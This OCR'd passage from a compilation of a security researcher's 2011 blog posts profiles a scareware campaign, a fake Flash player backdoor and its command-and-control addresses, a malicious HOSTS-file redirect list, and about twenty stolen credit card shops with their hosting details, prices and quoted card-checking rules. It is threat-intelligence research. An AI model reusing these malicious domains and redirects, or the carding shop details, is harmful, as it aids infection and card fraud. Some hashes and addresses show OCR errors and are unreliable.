
freeopenscanerpo.in

best-networkqjo.in

hard-antivirbjb.in

smartantivir-scanner.in

232



most-popularsoftcontent.in

bester-msecuriity.in

doneahme.in

strong-checkerwrt.in

safepowerforu.in

safe-securityarmy.in

personal-bpsentinel.in

personalcleansoft.in

ostestsystemri.in

saveinternet-guard.in

just-perfectprotection.in

firstholdermvq.in

just-perfectprotection.in

allcle-safe.in

brawaidme.in

uniind-safe.in

moreaz-fine.in

trueeox-safe.in

safexanet.in

personal-internet-foryou.in

For the time being, the campaing is redirecting to a fake YouTube page enticing users into downloading a bogus

Adobe Flash player in order to view the video.

Detection rate for the bogus Adobe Flash player:

scandisk.exe - [8]**Backdoor:Win32/Simda.A** - 8/43 (18.6 %)

MD5 : fb4c93935346d2d86055985355285O6e

SHA1 : 0ff7ccd785c0582e33c22f9b21156929ba7abaeb

SHA256: b204586cbac1606637361dd788b691f342cb1c582d10690209a989b040dab632

Upon execution the sample phones back to:

233

209.212.147.141/chrome/report.html

98.142.243.64/chrome/report.html

update.19runs10q3.com - 65.98.83.115

The same phone back locations have been used in a variety of related malware – thanks to Kaspersky's David

Jacoby for the ping. For instance, in [9]**this malware sample** that's also phoning back to the same URLs, we have active HOSTS file modification as follows:

See related post: [10] **Sampling Malicious Activity Inside Cybercrime-Friendly Search Engines**

www.google.com.=87.125.87.99;

google.com.=87.125.87.103;

google.com.au.=87.125.87.104;

www.google.com.au.=87.125.87.147;

google.be.=77.125.87.148;

www.google.be.=77.125.87.149;

google.com.br.=77.125.87.109;

www.google.com.br.=77.125.87.150;

google.ca.=77.125.87.152;

www.google.ca.=77.125.87.153;

google.ch.=77.125.87.155;

www.google.ch.=77.125.87.158;

google.de.=77.125.87.160;

www.google.de.=77.125.87.161;

google.dk.=92.125.87.123;

www.google.dk.=92.125.87.160;

google.fr.=92.125.87.154;

www.google.fr.=92.125.87.134;

google.ie.=92.125.87.170;

www.google.ie.=92.125.87.177;

google.it.=92.125.87.173;

www.google.it.=92.125.87.147;

google.co.jp.=92.125.87.103;

www.google.co.jp.=84.125.87.147;

google.nl.=84.125.87.103;

www.google.nl.=84.125.87.147;

google.no.=84.125.87.103;

www.google.no.=84.125.87.147;

google.co.nz.=84.125.87.103;

www.google.co.nz.=84.125.87.147;

google.pl.=84.125.87.103;

www.google.pl.=64.125.87.147;

google.se.=64.125.87.103;

www.google.se.=64.125.87.147;

google.co.uk.=64.125.87.103;

www.google.co.uk.=64.125.87.147;

google.co.za.=64.125.87.103;

www.google.co.za.=64.125.87.147;

www.google-analytics.com.=64.125.87.101;

www.bing.com.=92.123.68.97;

234

search.yahoo.com.=72.30.186.249;

www.search.yahoo.com.=72.30.186.249;

uk.search.yahoo.com.=87.248.112.8;

ca.search.yahoo.com.=100.6.239.84;

de.search.yahoo.com.=87.248.112.8;

fr.search.yahoo.com.=87.248.112.8;

au.search.yahoo.com.=87.248.112.8;

ad-emea.doubleclick.net.=64.125.87.101;

www.statcounter.com.=64.125.87.101;

[11] **The Lizamoon mass SQL injection connection**

The same email used to register the SQL injected domains jamesnorthone@hotmailbox.com has been used to

register the Lizamoon mass SQL injection attack domains extensively profiled here - "[12]**Dissecting the Massive SQL**

Injection Attack Serving Scareware".

Related posts:

• [13]SQL Injection Through Search Engines Reconnaissance

• [14]Massive SQL Injections Through Search Engine’s Reconnaissance - Part Two

• [15]Massive SQL Injection Attacks - the Chinese Way

• [16]Cybercriminals SQL Inject Cybercrime-friendly Proxies Service

• [17]GoDaddy’s Mass WordPress Blogs Compromise Serving Scareware

• [18]Dissecting the WordPress Blogs Compromise at Network Solutions

• [19]Yet Another Massive SQL Injection Spotted in the Wild

• [20]Smells Like a Copycat SQL Injection In the Wild

• [21]Fast-Fluxing SQL Injection Attacks

• [22]Obfuscating Fast-fluxed SQL Injected Domains

This post has been reproduced from [23]Dancho Danchev's blog. Follow him [24]on Twitter.

1. http://www.zdnet.com/blog/security/over-a-million-web-sites-affected-in-mass-sql-injection-attack/9662

2. http://i.zdnet.com/blogs/mass_sql_injection_attack.png

3. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

4. http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html

5. http://blog.armorize.com/2011/10/httpjjghuicomurchinjs-mass-infection.html

6. http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html

7.

http://www.virustotal.com/file-scan/report.html?id=975e62fe1d9415b9fa06e8f826f776ef851bd030c2c897bc3fbee2

07519f8351-1318924415

8.

http://www.virustotal.com/file-scan/report.html?id=b204586cbac1606637361dd788b691f342cb1c582d10690209a989

b040dab632-1319047251

9. http://pastebin.com/EEHVb6ux

10. http://ddanchev.blogspot.com/2010/07/sampling-malicious-activity-inside.html

11. http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html

12. http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html

13. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

14. http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html

15. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html

16. http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html

17. http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html

18. http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html

19. http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html

20. http://ddanchev.blogspot.com/2008/07/smells-like-copycat-sql-injection-in.html

21. http://ddanchev.blogspot.com/2008/05/fast-fluxing-sql-injection-attacks.html

22. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

23. http://ddanchev.blogspot.com/

24. http://twitter.com/danchodanchev

236



x

Exposing the Market for Stolen Credit Cards Data (2011-10-31 02:07)

What's the [1]**average price for a stolen credit card**? How are [2]**prices shaped within the cybercrime** ecosystem?

Can we talk about [3]**price discrimination within the underground marketplace**? Just how easy is to purchase stolen credit cards known as dumps or full dumps, nowadays?

In this intelligence brief, I will expose the market for stolen credit cards data, by profiling 20 currently active

and responding gateways for processing of fraudulently obtained financial data.

Key summary points:

• Tens of thousands of stolen credit cards a.k.a. dumps and full dumps offered for sale in a DIY market fashion

• The majority of the carding sites are hosted in the Ukraine and the Netherlands

• Liberty Reserve is the payment option of choice for the majority of the portals

• Four domains are using Yahoo accounts and one using Live.com account for domain registration

• Four of the domains are using identical name servers

• Each DIY gateway for processing of fraudulently obtained financial data has a built-in credit cards checker or

offers links to external sites performing the service

• Several of the fraudulent gateways offered proxies-as-a-service, allowing cybercriminals to hide their real IPs by

using the malware infected hosts as stepping stones

The dynamics of the cybercrime ecosystem share the same similarities with that of a legitimate marketplace. From

seller and buyers, to bargain hunters, escrow agents, resellers and vendors specializing in a specific market segment, all the market participants remains active throughout the entire purchasing process. With ZeuS and SpyEye crimeware infections proliferating, it’s shouldn’d be surprising that the average price for a stolen credit card is decreasing.

With massive dumps of credit card details in the hands of cybercriminals, obtained through [4]**ATM skimming** and crimeware botnets, the marketplace is getting over-crowded with trusted propositions for stolen credit card details.

What used to be a market where over-the-counter trade was the primary growth factor, is today's highly standardized

marketplace with DIY online interfaces, allowing anyone to join and purchase stolen credit card details. Naturally, the vendors of dumps and full dumps are vertically integrating within the marketplace, and are offering additional services such as checkers for credit cards validity, and proxies-as-a-service – [5]**compromised malware infected hosts** –

allowing a potential cybercriminal to opportunity to hide their IP while using the recently purchased credit cards data.

How are prices shaped within this new and standardized market model offered commodity goods such as

stolen credit cards, and is price discrimination for the stolen credit cards even feasible? The vendors are currently offered fixed prices for the majority of credit cards, with slight increases in the price of a stolen credit card, if the card is Premium. Bulk orders are naturally also considered as a growth factor the DIY interfaces, with slight discounts being offered for bulk orders.

As far as [6]**price discrimination** is concerned, the concept is long gone, and has become the victim of this ongoing standardization of the market. The same goes for penetration pricing, as the vendors of stolen credit cards

details are now enjoying a better underground market transparency into the fraudulent propositions of competing

portals, helping them to set the prices more easily, without the need to lower the price in order to enter the market segment.

Let’s profile the 20 gateways for processing of fraudulently obtained financial data.

Responding IPs, registered emails, name servers, ASs, associated ICQ numbers, geolocation of the hosting IP

is as follows:

ccmall.cc - 213.5.70.34 - Name server: TR1.ONLINESHOP.SU - Email: gwylhcfktm@whoisservices.cn - AS49544,

INTERACTIVE3D-AS - *HOSTED IN THE NETHERLANDS*

track2.name - 91.213.175.121 - AS6849, UKRTELNET JSC UKRTELECOM - *HOSTED IN UKRAINE*

trackstore.su - 46.21.148.26 - Email: roger.sroy@yahoo.com - AS35017, SWIFTWAY-AS - *HOSTED IN THE NETHER-*

LANDS

magic-numbers.cc - 91.213.175.89;

91.223.77.35 Name server:

NS1.1000DNS.NET - Email:

con-

tact@privacyprotect.org - AS6849, UKRTELNET JSC UKRTELECOM - *HOSTED IN UKRAINE*

allfresh.us - 46.21.144.115 - Name server: YNS1.YAHOO.COM - Email: keikomiyahara@yahoo.com - AS35017,

SWIFTWAY-AS - *HOSTED IN THE NETHERLANDS*

freshstock.biz - 38.97.225.166;

69.175.73.184 - Name server - NS1.PIPEDNS.COM Email:

ghmbfvn-

txs@whoisprivacyprotect.com - AS32475, SINGLEHOP , Inc. - *HOSTED IN THE UNITED STATES*

bulba.cc - 91.223.77.254 - Name server: NS1.NAMESELF.COM - Email: bulbacc@yahoo.com - AS6849, UKRTELNET

JSC UKRTELECOM - *HOSTED IN UKRAINE*

approven.su - 91.229.248.20 - Name server: dns1.naunet.ru - Email: yurtan20@e1.ru - *HOSTED IN UKRAINE*

cv2shop.com

-

72.20.12.205

-

Name

server:

DNS1.NAME-SERVICES.COM

-

Email:

wn-

fxgjdg@whoisprivacyprotect.com - AS25761, STAMINUS-COMM - *HOSTED IN THE UNITED STATES*

vzone.tc - 49.212.25.242 - Name server: dns1.yandex.ru - Email: adamsnames@rrpproxy.net - AS9371, SAKURA-C

SAKURA Internet - *HOSTED IN JAPAN*

ccStore.ru - 91.220.101.200 - Name server: ns1.1000dns.net - Email: ccstoreru@yahoo.com - AS49704 - *HOSTED IN*

THE NETHERLANDS

dumps.cc redirects to **privateservices.ws** and **trackservices.ws** - 124.217.247.59 - Name server: NS1.IPSTATES.NET -

Email: dumps.cc@domainsproxy.net - AS45839, PIRADIUS-AS PIRADIUS NET - *HOSTED IN MALAYSIA*

privateservices.ws - 217.23.9.92 - Name server: ns1.servicedns.nl - AS49981, WorldStream AS Maasdijk - *HOSTED IN*

THE NETHERLANDS

perfect-numbers.cc - 91.220.101.75 - Name server: NS1.1000DNS.NET - AS49704, ADDOS-AS FOP Litvinenko Sergey

Nikolaevich; icq: 605099359 - *HOSTED IN THE NETHERLANDS*

mega4u.biz - 178.162.174.71 - Name server: NS1.FREEDNS.WS - Email: persiks@online.ua - AS28753, LEASEWEB-DE


- *HOSTED IN GERMANY*

accessltd.ru - 91.213.175.167 - Name server: ns14.zoneedit.com - Email - admin@accessltd.ru - AS6849, UKRTELNET

JSC UKRTELECOM, 18, Shevchenko blvd. Kiev, Ukraine - *HOSTED IN UKRAINE*

pwnshop.cc - 77.79.13.209 - Name server: NS1.AFRAID.ORG - AS16125, DC-AS UAB - *HOSTED IN LITHUANIA*

bestdumps.su - 91.213.175.57 - Name server: ns1.1000dns.net - Email: bestdumpssu@live.com ICQ : 619429330 -



AS6849, UKRTELNET JSC UKRTELECOM - *HOSTED IN UKRAINE*

mycc.su - 188.93.17.180 - Name server: ns1.deltahost.com.ua - Email: admin@mycc.su - AS49505, SELECTEL Ltd. -

HOSTED IN RUSSIA

bestdumps.biz - 195.3.145.87 - Name server: NS1.BESTDUMPS.BIZ - Email: admin@bestdumps.biz - AS50244 -

HOSTED IN LATVIA, Associated email: bdsupport@jabber.org, Associated ICQ: 655584

dumpshop.bz - 217.23.9.93 - Name server: ns1.servicedns.nl - Email: contact@privacyprotect.org; AS49981,

WorldStream; *HOSTED IN THE NETHERLANDS*

cardshop.bz - 217.23.9.67 - Name server: ns1.servicedns.nl - Email: contact@privacyprotect.org; AS49981, WorldStream; *HOSTED IN THE NETHERLANDS*

Let’s now take an inside view into each and every of the above-profiled gateways.

_accessltd.ru

Accessltd.ru is currently offering an inventory of 39328 U.S based stolen credit card details for just $2.10 each, followed by another inventory of 342 U.K based credit cards for $9 each, and 108 Japanese based credit cards for $8

each, with another dump of 293 Canadian credit cards for $7 each, and 198 Australian based credit cards for $8 each.


According to the service - " *We accept Liberty Reserve only.Refund on your wallets is not possible.* "

Moreover, here’s how the service operates based on the Service Rules:

" *To check the card is integrated into the platform checker CCChecker, currently the best checker, not only in our opinion. Replacement cards are only based on the result of this checker. Check Card is available immediately after order payment, in the section My Orders. To check, click "Check". Cards checking in for a few seconds. Button "Check"*

- available within 20 minutes after purchase. Check Card - a paid service, which costs $ 0.3, if the card is not valid -

the cost of cards back to your



account automatically.

Replacement card can only be made in the automatic mode. If checker dont working, for replace need screens

your checker in the Support section with a description of the problem. These tickets will only be considered if they contain the results of your test, not a "paid for Skype, did not work, replace". We do not care where and how you use the material, loading support extra information is needed.We will check the card manually, and if any parameter is not correct to make you refund. ***Sorting****:*

Our shop is available sorted by the following parameters:

1. BIN (Multiple)

2. State (Multiple)

3. City (Multiple)

4. Zip (Multiple)"

_Domain reconnaissance

accessltd.ru - 91.213.175.167 - Name server: ns14.zoneedit.com - Email - admin@accessltd.ru - AS6849, UKRTELNET

JSC UKRTELECOM, 18, Shevchenko blvd. Kiev, Ukraine - *HOSTED IN UKRAINE*


_AllFresh.us

AllFresh.us is yet another DIY shop for purchasing stolen credit card details, all fresh as the name says.


On 2011/08/04 the service issued updates for " **updated US Amex, Discover fresh and good**", followed by another update on the next day, this time advertising " *updated more cvv Franche new and good today.* "

The price for a stole card number is static and is $6 per credit card.

240




241



_Domain reconnaissance

242



allfresh.us - 46.21.144.115 - Name server: YNS1.YAHOO.COM - Email: keikomiyahara@yahoo.com - AS35017,

SWIFTWAY-AS - *HOSTED IN THE NETHERLANDS*

_Approven.su

Approven.su is a relatively more advanced DIY shop for purchasing of stolen credit card details, due to to its advanced search options, allowing cybercriminals an easier

way for searching into the the dumps/full dumps of stolen credit

